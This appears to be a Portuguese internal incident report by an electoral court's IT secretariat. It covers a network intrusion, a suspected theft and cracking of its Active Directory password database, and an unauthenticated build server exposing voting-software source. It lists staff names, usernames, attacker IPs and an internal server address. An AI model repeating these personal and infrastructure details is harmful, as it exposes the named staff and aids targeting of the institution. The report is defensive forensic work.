Yesterday, 17:39:18				Namor	185.153.176.7	André Luiz Do Nascimento Sousa (andre.nascimento)	Mobile Access P...	Windows	Password
Yesterday, 17:16:29				Namor	185.153.176.3	Carlos Pereira Dias (carlos.dias)	Mobile Access P...	Windows	Password
Yesterday, 17:02:40				Namor	185.153.176.3	John Carmino de Sousa (john.sousa)	Mobile Access P...	Windows	Password
Yesterday, 16:57:12				Namor	185.153.176.3	Rafael Nunes Saraiva (rafael.saraiva)	Mobile Access P...	Windows	Password

Devido à não trivialidade da senha do coordenador, e de outros usuários terem sido comprometidos, cremos que a base de usuários do AD pode ter sido comprometida e que o atacante está quebrando as senhas para posterior uso.

Relação com o Evento de Setembro de 2018.

Em reportagem divulgada no site Tecmundo, em 07 de novembro de 2018, cujo texto é transcrito abaixo:

> *"Com isso, obtive milhares de códigos-fontes, documentos sigilosos e até mesmo credenciais"*

"Tive acesso à rede interna (intranet) e, por vários meses, fiquei explorando a rede, inclusive entrando em diversas máquinas diferentes do TSE, em busca de compreender o funcionamento dos sistemas de votação", escreveu a fonte. "Com isso, obtive milhares de códigos-fontes, documentos sigilosos e até mesmo credenciais, sendo login de um ministro substituto do TSE (Sérgio Banhos) e diversos técnicos, alguns sendo ligados à alta cúpula de TI do TSE, ligado ao pai das urnas (Giuseppe Janino)".

O atacante descreve que possuiu acesso à rede interna, por vários meses, entrando em diversas máquinas. Este relato condiz com o que foi observado em abril deste ano.

Além disso ele descreve que houve troca de e-mails entre os técnicos do TSE e que os acessos de VPN foram cortados, o que de fato ocorreu.

> "Passadas algumas semanas em que estive utilizando os equipamentos de rede do TSE, notei via emails dos técnicos da STI que os mesmos notaram tráfego suspeito (porque utilizei programas de scan na rede)", explica a fonte. "Fizeram uma perícia para detalhar como o invasor conseguiu obter acesso ilegal à rede, mas mesmo com todos estes procedimentos de segurança que dotaram, incluindo a alteração de senhas de todas as contas, acabou não sendo suficiente para interromper meu acesso aos emails e também para a rede interna".

> ***"Somente o código-fonte descompactado (GEDAI-UE), ultrapassa 3GBs"***

> A fonte também indicou que durante a votação de primeiro turno, no dia 07 de outubro, os técnicos do TSE "cortaram acesso VPN e ao Correio, talvez para justificar que as urnas não possuem conexão à internet".

Observa-se ainda o relato de que ele obteve acesso à senha do Ministro Sérgio Banhos e também a senha de alguém ligado ao Secretário de Tecnologia da Informação. Conforma relatamos acima, é bastante provável que, em Abril, o atacante tenha conseguido copiar a base de dados do AD, e posteriormente tenha tentado quebrar as senhas de acesso, conseguindo a senha do Ministro Sergio Banhos e também do Coordenador de Infraestrutura, Cristiano Andrade, que possivelmente é a pessoa descrita na reportagem como ligada ao Secretário de Tecnologia da Informação, Giuseppe Janino.

Ao tomar conhecimento da reportagem, esta equipe buscou verificar como o acesso aos códigos fontes da urna poderia ter ocorrido, uma vez que as fontes ficam armazenados em um servidor protegido.

Durante esta pesquisa foi localizado o servidor 10.30.1.229, que possui um portal da Seção de Voto Informatizado, SEVIN. Neste portal havia a indicação de link de dois servidores de integração contínua, um em Windows e outro em Linux, conforme imagem abaixo.

← → C ⓘ Não seguro | 10.30.1.229

Você está no servidor tsesevin-01 da SEVIN

Serviços disponíveis

Documentação publicada na SEVIN

- DOXGEN SAVP - Documentação gerada pelo doxgen dos fontes do SAVP
- DOXGEN LIBDESKTOP - Documentação gerada pelo doxgen dos fontes da LIBDESKTOP
- DOXGEN LIBSEVIN - Documentação gerada pelo doxgen dos fontes da LIBSEVIN

Serviços Desativados

- UENUX - build3w - Página de acompanhamento do Builder do UENUX - Desativado
- XPlanner SEVIN - Página de planejamento da SEVIN - Desativado a partir 2011
- Desktop - CruiseControl - Servidor de Build das aplicações Windows
- Desktop - DashBoard - Interface grafica do Servidor de build Windows
- Linux - CruiseControl - Servidor de Build das aplicações Linux
- Linux - DashBoard - Interface grafica do Servidor de build Linux

Estes equipamentos eram responsáveis pela compilação dos softwares, em sua versão Windows e na versão Linux. Em execução neste equipamento estava o Jenkins, configurado pela própria equipe da Sevin e sem qualquer autenticação. Este servidor estava acessível para toda a rede e permitia a cópia de do código fonte. O conteúdo das informações ali dispostas bate com o apresentado na reportagem.

Por fim, também foram apresentados na reportagem documentos e outras informações constante em contas de e-mail, o que também foi acessado de maneira indevida, a partir de abril.

DE SÁ ALVES
Secretário Substituto
Secretaria de Tecnologia da Informação